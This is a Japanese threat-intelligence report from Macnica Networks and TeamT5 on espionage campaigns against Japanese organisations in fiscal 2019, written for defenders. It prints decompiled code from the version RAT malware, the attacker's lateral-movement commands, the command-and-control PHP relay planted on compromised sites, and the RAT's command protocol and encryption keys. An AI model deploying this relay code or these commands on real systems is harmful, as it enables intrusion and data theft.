標的型攻撃の実態と対策アプローチ 第4版

日本を狙うサイバーエスピオナージの動向2019年度下期

2020年5月1日

Macnia Networks

TeamT5

macnica networks

TEAMT5
Persistent Cyber Threat Hunters

目　次

はじめに

本書は、日本の組織を標的とし活動を行う攻撃者グループに関してマクニカネットワークスと TeamT5 が行った調査をまとめたものです。
2019 年度 (2019 年 4 月 ~ 2020 年 3 月) に観測された日本の組織から機密情報 (個人情報、政策関連情報、製造データなど) を窃取しようとする攻撃キャンペーンについて、注意喚起を目的として記載します。
2019 年度下期に観測されたステルス性の高い遠隔操作マルウェア (RAT) を用いた事案を中心に、新しい攻撃手法やその脅威の検出について記載しています。最後に、本文中で紹介した攻撃キャンペーンで使われたインディケータを掲載しています。

攻撃が観測された業種と傾向

2019 年度の攻撃動向は、前年度の観測[1] から継続して、Tick と BlackTech 攻撃グループの活動が活発であるものの、今年度は日本を標的としてきた攻撃グループ数は減少していると分析しています。上期にメディアを標的とした DarkHotel 攻撃グループの活動が増加したため、メディアを標的とした攻撃が全体的に多くなっています。下期に入って、IT サービス系の企業を標的とした BlackTech 攻撃グループの活動が観測されています。昨年度の観測では、BlackTech 攻撃グループの標的業種は製造業を中心としていましたが、今年度はリサーチ、クリティカルインフラ、IT サービスなど多岐に渡っており、製造業の技術情報だけでなく、個人情報、ビジネスインテリジェンスをも標的にしている可能性があるのではないかと分析しています。また、大手電気系企業 2 社は、2017 年、2018 年頃に標的攻撃を受けていた事を公表しています[2][3][4]。報道によると、大手電気系企業の 1 社は、Tick と BlackTech 攻撃グループによって侵害をうけ 、自社の情報に加え、防衛省等の複数の官公庁、電力、通信、鉄道、自動車などの様々な情報が不正アクセスされたといいます。また、報道によると、この大手電気系企業は中国の拠点が最初に侵害され、アンチウイルス製品のサーバの脆弱性が攻撃され、製品の更新機能の悪用によって感染が拡大し、本社へ侵入されたとされます[5]。アンチウイルス製品の管理サーバの脆弱性で、ファイルの差し替えや任意のコード実行を許可し、感染拡大につながるような脆弱性として、CVE-2019-9489、CVE-2019-18187 があげられ、警戒情報があがっています[6][7]。昨年、一昨年と弊社報告の統計には、これらインシデントはカウントしていないため、標的型攻撃については発見や検出が困難であり、侵入を検出するまでにも時間がかかる厄介な問題である事が再認識されています。本書の統計は氷山の一角ととらえ、ここで記載する攻撃手法も参考にして頂き、注意警戒を怠らないようにして頂ければと思います。




図 1. 標的組織のパイチャート（2019 年度）

1 https://www.macnica.net/mpressioncss/feature_03.html/
2 https://www.asahi.com/articles/ASN1M6VDSN1MULFA009.html
3 https://www.mitsubishielectric.co.jp/news/2020/0212-b.pdf
4 https://jpn.nec.com/press/202001/20200131_01.html
5 https://www.asahi.com/articles/ASN1P6TGLN1PUTIL02V.html
6 https://www.jpcert.or.jp/at/2019/at190034.html
7 https://www.jpcert.or.jp/at/2019/at190041.html

攻撃のタイムラインと攻撃の概要

以下は、4 月から 3 月までの月ごとの攻撃グループの活動を表にしています。9 月以降、Tick と BlackTech 攻撃グループの新規の活動が低下していると分析しています。一方、足場を作った組織への攻撃活動は継続しており、後半に入って 9 月に化学系組織で Tick グループの活動、2 月に IT サービス系企業で BlackTech 攻撃グループの活動が検出されています。また、12 月と 1 月に攻撃グループへの帰属はまだできていないものの、APT10 攻撃グループが過去の攻撃で利用した ANEL マルウェア[8] に似たつくりの RAT (LODEINFO) を使った攻撃が観測されています。

	19/04	19/05	19/06	19/07	19/08	19/09	19/10	19/11	19/12	20/1	20/02	20/03
DarkHotel	メディア			メディア 防衛								
BlackTech		リサーチ		半導体	クリティカル インフラ						IT リサーチ	
Tick		通信		化学		化学						
N/A (LODEINFO)									メディア	防衛		

表 1. 2019 年タイムライン

2019 年 9 月 (化学)

Tick グループによる、国内化学系組織の中国拠点を狙った攻撃が観測されました[9]。攻撃に使われたマルウェアには、pdb (C:\Users\jack\Desktop\test\version\Release\version.pdb) が残されており、この文字列と機能から、“version RAT” と命名しました。version RAT は、Windows10 の環境でのみ動作するよう作りこまれており、遠隔操作でリモートシェルの実行、ファイルのアップロードとダウンロードの 3 つの機能を有していました。特定の OS 環境でのみ動作するつくりから、ある程度 Tick グループによる標的環境の把握を行った後に使われた可能性があると分析しています。

8 https://jsac.jpcert.or.jp/archive/2019/pdf/JSAC2019_6_tamada_jp.pdf
9 https://www.macnica.net/mpressioncss/feature_05.html/

2019 年 12 月 (メディア)

2019 年 12 月末にメディア企業を中心に、年賀の挨拶を装ったスピアフィッシュメールが配送されました。添付されたファイルは、マクロのついた WORD のファイルで、マクロを有効にしてしまう事で、マルウェアがディスクに書き込まれ、実行されます。このマルウェアは、DLL ファイルで実行されると、別の svchost.exe プロセスにインジェクションして動作します。Unix コマンドに似た命令セットを持っており、LODEINFO マルウェアと呼ばれています [10]。




図 2. LODEINFO マルウェアの配送に使われたマクロつき WORD ファイル

2020 年 1 月 (防衛関連)

2020 年 1 月に入ってからも、LODEINFO マルウェアをドロップする Office マクロファイルを添付したスピアフィッシュメールが防衛関連組織を標的として観測されました。

10 https://blogs.jpcert.or.jp/ja/2020/02/LODEINFO.html

2020 年 2 月 (IT サービス)

IT サービス系組織にて、BlackTech 攻撃グループによる Linux OS を動作環境とした 32bit 遠隔操作マルウェアが観測されました。このマルウェアは、BlackTech 攻撃グループによる TsCookie マルウェアとの類似性が指摘されています [11]。この攻撃ではその他複数の攻撃ツールが観測されており、BlackTech 攻撃グループの攻撃ツールとして、本書で紹介します。




図 3. BlackTech 攻撃グループの 32bit Linux マルウェア

11 https://blogs.jpcert.or.jp/ja/2020/02/elf_tscookie.html

新しい TTPs や RAT など

ここでは、先に引用させて頂いた公開されている調査報告ではまだ触れられていない観測や分析を中心に、少し詳しく紹介します。

Tick

Evolving Downloader

2019 年 9 月に国内企業の中国拠点で攻撃を観測しています。その手法 (使われたマルウェアの機能、コードレベルの特徴、正規サイトを C&C サーバとして悪用) と標的業種から Tick グループによる攻撃と分析しています。使われたマルウェアには、従来の Tick が使うダウンローダから見られているアンチウイルス製品の停止や暗号化の処理が実装されており、Tick はダウンローダの改良を継続的に行なっていると見ています。特に大きな特徴はリモートシェル機能が実装された事です。これまではダウンローダが自動的に収集した感染機器の情報が、通信先のサーバ側の条件をクリアした時に次のペイロードを送り込む事でターゲットの選別が行われていましたが、インタラクティブに情報収集できる機能をダウンローダに追加したのを観測したのは、この時が初めてです。これは、より多くの情報を収集しターゲット選別の精度を高めるためと考えています。このマルウェアを、残されていたデバッグ情報ファイル (pdb) 名と機能から”version RAT”と呼称しています。




図 4. ダウンローダが持つ情報収集機能の進化

本攻撃では複数の機器で version RAT の感染が確認されました。特徴の 1 つは、各 RAT の通信先が異なっていた事です。これは 1 台の機器で RAT が検出できたとしても、得られた通信先の情報だけでは他の感染機器を特定できないようにして可能な限り長期間潜伏できるようにする為と考えています。各 RAT に残されている pdb のパスが異なっていた事からソースコード一式を攻撃者グループの複数の開発者間で共有し、オペレーション毎に C&C 等の設定をチューニングし、使い分けていると見られます。1 つの検体の pdb パスには、ハングル文字が含まれていました。また、Tick は韓国の組織も標的にしていることから開発者の中にハングル語に精通している人物を採用している可能性がうかがえます。

version RAT1	pdb path	C:\Users\jack\Desktop\test\version\Release\version.pdb
	SHA256	ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49
	C&C	http://www.<redacted>.com/banner/acom/list.php
version RAT2	pdb path	C:\Users\jack\Desktop\test\version\Release\version.pdb
	SHA256	e3624fdb484ae20c47f2e54bda914a12776c8e65b0fe0c6f23640452d37c1545
	C&C	http://www.<redacted>.co.jp/old/keisokuki/
version RAT3	pdb path	C:\Users\허작\Documents\Visual Studio 2010\Projects\새로\version\Release\version.pdb
	SHA256	d2d5b3e48bb8ac413fffa230bf913283a7c1009981dec20e610f1020ee720fa6
	C&C	http://www.<redacted>.com/data/

表 2. 攻撃で使われた version RAT

このマルウェアは DLL ファイル形式で、Windows にインストールされている version.dll と同じファイル名でした。version.dll をロードする Fortigate 社の正規ファイルがあるフォルダにその DLL ファイルを設置する事で System32 フォルダにある正規の version.dll ではなくマルウェアがロードされるようになっていました。(DLL Search Order Hijacking)
この手法を使う事で感染機器が再起動した後も自動起動・常駐をするようになっています。




図 5. DLL Search Order Hijacking

DLL Search Order Hijacking 自体は古くから使われている手法ですが、現在も多くの攻撃者に使われている状況から、この手法がアンチウイルス製品やホワイトリスト対策等のいくつかのセキュリティを回避するのに、未だに有効である事を示していると言えます。
また、感染機器の OS を判別するのに特徴的な方法を使っています。
マルウェアは、System32 フォルダにある正規の version.dll をロードし、特定の API がロードできるかを確認していきます。GetFileVersionInfoExA 関数は、Windows10 の version.dll でエクスポートされており、それ以外の OS ではロードをする事ができません。これにより Windows10 以外の OS では動かないようにプロテクトされています。

```
off_72D21CD4 = v0;
v1 = GetProcAddress(hLibModule, "GetFileVersionInfoByHandle");
if ( !v1 )
{
  if ( !((unsigned int)"GetFileVersionInfoByHandle" >> 16) )
    wsprintfA(&v18, "#%d", "GetFileVersionInfoByHandle");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CB8 = v1;
v2 = GetProcAddress(hLibModule, "GetFileVersionInfoExA");
if ( !v2 )
{
  if ( !((unsigned int)"GetFileVersionInfoExA" >> 16) )
    wsprintfA(&v19, "#%d", "GetFileVersionInfoExA");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CCC = v2;
v3 = GetProcAddress(hLibModule, "GetFileVersionInfoExW");
if ( !v3 )
{
  if ( !((unsigned int)"GetFileVersionInfoExW" >> 16) )
    wsprintfA(&v18, "#%d", "GetFileVersionInfoExW");
  ExitProcess(0xFFFFFFFE);
}
off_72D21CE0 = v3;
v4 = GetProcAddress(hLibModule, "GetFileVersionInfoSizeA");
if ( !v4 )
{
```

図 6. 稼働環境の OS が Windows10 環境であるかの確認をする処理

version RAT 通信の特徴

正規サイトを悪用して構築された C&C サーバと HTTP リクエストで通信を行います。ユーザエージェントは、マルウェアに埋め込まれている固定文字列を使いますが、感染機器にある mshtml.dll のバージョン情報から複数の文字列のいずれかを使うようになっています（表 3）。

mshtml.dll バージョン	ユーザエージェント文字列
8	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0)
9	Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)
10	Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.1; Trident/6.0)
11	Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

表 3. 固定ユーザエージェント文字列 (version RAT)

通信データは、AES CBC モード (鍵と初期化ベクトル（IV）は、2 つの固定文字列 '!@#$%^$$#$%^%$#@' と 'sdjfiejkflmvjfkd' とランダム値を使い生成) と base64 を組み合わせて暗号化されています。
アクセスする通信先は、いずれも日本にある侵害された正規サイトでした。通信を検知するためのシグネチャ作成という観点では、検知条件に成り得るマルウェアに埋め込まれている固定 URL パラメータも存在しますが、それは頻繁に変更される為、マルウェアが使われた直近ではシグネチャによる通信検知は難しいと考えています。その為、セキュリティベンダー等から Tick が使うダウンローダの通信先 URL が公開された際には、後追いになりますが固定の URL パターン部を条件とした通信ログの調査をされる事を推奨します。

URL パターン例 (青太字が固定)
http://www.<redacted>.com**/banner/acom/list.php? < 端末情報から生成する 5 文字 >=usq**
version RAT SHA256: ec052815b350fc5b5a3873add2b1e14e2c153cd78a4f3cc16d52075db3f47f49

http://www.<redacted>.com**/img/home/index.php?< 端末情報から生成する 5 文字 >=google**
down_new SHA256: 80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b

観測された内部活動

version RAT のリモートシェルを使い ping コマンドで対象機器への疎通を確認した後に net use コマンドで横移動を試みていました。

```
net group “domain admins” /domain
ping -n 1 <hostname1>
net use \\<hostname1> [redacted] /u:<hostname1>\administrator
```

C&C

侵害された正規サイトには、PHP ファイルが設置されていました。その PHP ファイルのコードは 200 行程度で難読化もされておらず感染機器や攻撃者からのアクセスの際に設定される URL パラメータに応じて処理を分岐するようになっています。この PHP コードには、ユーザインタフェース処理や暗号化されたデータの復号処理がなく、攻撃者と感染機器間の暗号データを中継する機能のみを有しています。このことから攻撃者が操作をするためのユーザインタフェース部は、攻撃者の操作端末もしくは別のサーバに実装されていたと考えています。攻撃者は侵害したサイトに海外の VPS サービス上に立てたサーバからアクセスをしていました。PHP コードをこのようにシンプルにした理由は、Webshell のようにコードを難読化すると特徴的なコードが多くなりアンチウイルス製品に検知される可能性が高くなると攻撃者が考えたためではないかと見ています。攻撃者と C&C サーバとの間でやり取りされる通信データも RAT と C&C サーバ間の通信と同じ方式 (AES + base64) で行われています。鍵と初期化ベクトル (IV) が通信データに含まれているため（図 7）（図 8）、URL パラメータや POST データがログに残っている場合は復号をする事が可能です。IV とデータは、2 つに分割されて通信データに設定されます。RAT への送信データの最後には、データの正当性を確認するための識別子としてエクスクラメーション・マーク (!) が付与されます。





図 7. 通信データフォーマット

ファイルを送信する場合も、同様に AES と base64 を使用していますが手順とフォーマットを少し変更しています。



Data Format:<file name>xxxxxxxx<Data>
e.g. aaa.exexxxxxxxxMZ...

図 8. ファイルアップロードデータフォーマット

URL パラメータ	機　能	例
fr=AS4Q&name=< 暗号化されたコマンド >	命令コマンド	GET /index.php?fr=AS4Q&name=..
< 不定 >=dd&na=< ファイル名 >	ファイルの内容をクリア	GET /index.php?xyz=dd&na=data.txt
< 不定 >=de&ui=< ファイル名 >	ファイル削除	GET /index.php?xyz=de&ui=data.txt
<target id>=usq	ビーコン	GET /index.php?abcde=usq
<target id>=kjg	コマンド結果アップロード	POST /index.php?abcde=kjg
<target id>=dvg	ファイルアップロード	POST /index.php?abcde=dvg

表 4. version RAT C&C PHP URL パラメーター一覧

攻撃者が発行する命令コマンドは、以下のフォーマットとなっています。

MMddHHmmss<Command ID><Target ID>[Sub Command ID][Parameter]

* Sub Command ID と Parameter は省略可能

* Target ID が AAAAA: ターゲット機器の指定なし

コマンド 例 1) 0330170142SAAAAA
インストールされているアプリケーション一覧を表示

コマンド 例 2) 0330170142DAAAAA0BLc:¥intel¥logs
ファイルをダウンロード、かつサイズを肥大化させて c:¥intel¥logs に保存

version RAT は、ビーコンのレスポンスデータを復号して Command ID、Sub Command ID、Parameter を抽出、読み取り処理を行います。

Command ID	Command	Sub Command ID（組み合わせ可能）	Command
C	リモートシェル		
D	C&C からファイルダウンロード（ダウンロードするファイル名は、マルウエァに埋め込まれており、固定。logo.jpg 等）	R	ダウンロード後、実行
		B	ファイルサイズ肥大化（約 50MB~100MB）
		L	ファイル保存場所指定
S	インストールアプリケーション一覧取得		
G	インターバルスリープ秒変更		
U	ファイルアップロード		
M	Sleep		

表 5. version RAT コマンド一覧




図 9. 遠隔操作の流れ（インストールされているアプリケーションを表示）

```php
<?php

error_reporting(0);
@header("content-Type: text/html; charset=utf-8");
$log='hotel.css';
$cm='get.css';
$re='over.html';
$filename='logo.jpg';



function getIP(){
    return isset($_SERVER["HTTP_X_FORWARDED_FOR"])?$_SERVER["HTTP_X_FORWARDED_FOR"]
    :(isset($_SERVER["HTTP_CLIENT_IP"])?$_SERVER["HTTP_CLIENT_IP"]
    :$_SERVER["REMOTE_ADDR"]);
}
function get_contents()
{
    $xmlstr= file_get_contents("php://input");
    if(strlen($xmlstr)>0)
    {
        if(file_put_contents($filename,$xmlstr))
        {
            file_put_contents($log,"success\r\n",FILE_APPEND);
        }
    }
}

$ip = ($_SERVER["HTTP_VIA"]) ? $_SERVER["HTTP_X_FORWARDED_FOR"] : $_SERVER["REMOTE_ADDR"];
$ip = ($ip) ? $ip : $_SERVER["REMOTE_ADDR"];

foreach($_GET as $key=>$value)
{
    break;
}


$id=$_REQUEST['fr'];
$uc=$_REQUEST[$key];
$browser= $_SERVER['HTTP_USER_AGENT'];


if($id=="AS4Q")
{
    //$ui=$_REQUEST['ui'];
    $he=$_REQUEST['He'];
    $nam=$_REQUEST['name'];
    file_put_contents($cm,"");
    //file_put_contents($cm,strftime("%m%d%H%M%S",time()),FILE_APPEND);
    //file_put_contents($cm,$he,FILE_APPEND);
    file_put_contents($cm,$nam,FILE_APPEND);
    //file_put_contents("get.txt","");
    file_put_contents($log,"send success\r\n",FILE_APPEND);

}
```

図 10. 正規サイトに設置された php コード

down_new

2019 年 11 月にオープンマルウェアリポジトリに Tick のダウンローダと見られる 2 つのファイルがアップロードされたのを観測しました。

暗号方式は、version RAT と同じ AES+base64 で鍵の作成に使う 2 つの文字列も同一のものでした。これらのマルウェアは DLL ではなく EXE 形式のファイルで、実行した際に永続化方法として指定場所に自身をコピーしログオンスクリプトのレジストリを追加します。これによりユーザが感染機器にログインした際に自動起動されるようになります。また、これらの検体にも Tick が使う検体に残されている特徴的な pdb ファイルのパスが残されていました。

SHA256: 80ffaea12a5ffb502d6ce110e251024e7ac517025bf95daa49e6ea6ddd0c7d5b
PDB: C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
追加レジストリ値：HKEY_CURRENT_USER\Environment\UserInitMprLogonScript = "C:\Users\<ユーザ名>\AppData\Roaming\Microsoft\winlogon.exe"

SHA256: 2411d1810ac1a146a366b109e4c55afe9ef2a297afd04d38bc71589ce8d9aee3
PDB: C:\Users\jack\Desktop\test\ec_new\down_new\Release\down_new.pdb
追加レジストリ値：HKEY_CURRENT_USER\Environment\UserInitMprLogonScript = "C:\Users\<ユーザ名>\AppData\Local\Microsoft\Internet Explorer\wuauct.exe"

大きな違いは、この 2 つの down_new 検体には、リモートシェル機能が実装されていない事です。version RAT と比較すると機能が少ない点や検体コンパイル日時、パッシブ DNS の情報からこれら 2 つの down_new は、version RAT 開発のベースであり、2019 年 7 月以前に使われたと考えています。
通信に設定されるユーザエージェントは、version RAT と同様に固定ですが OS の CPU 情報 (32bit/64bit) に応じて変更しています。

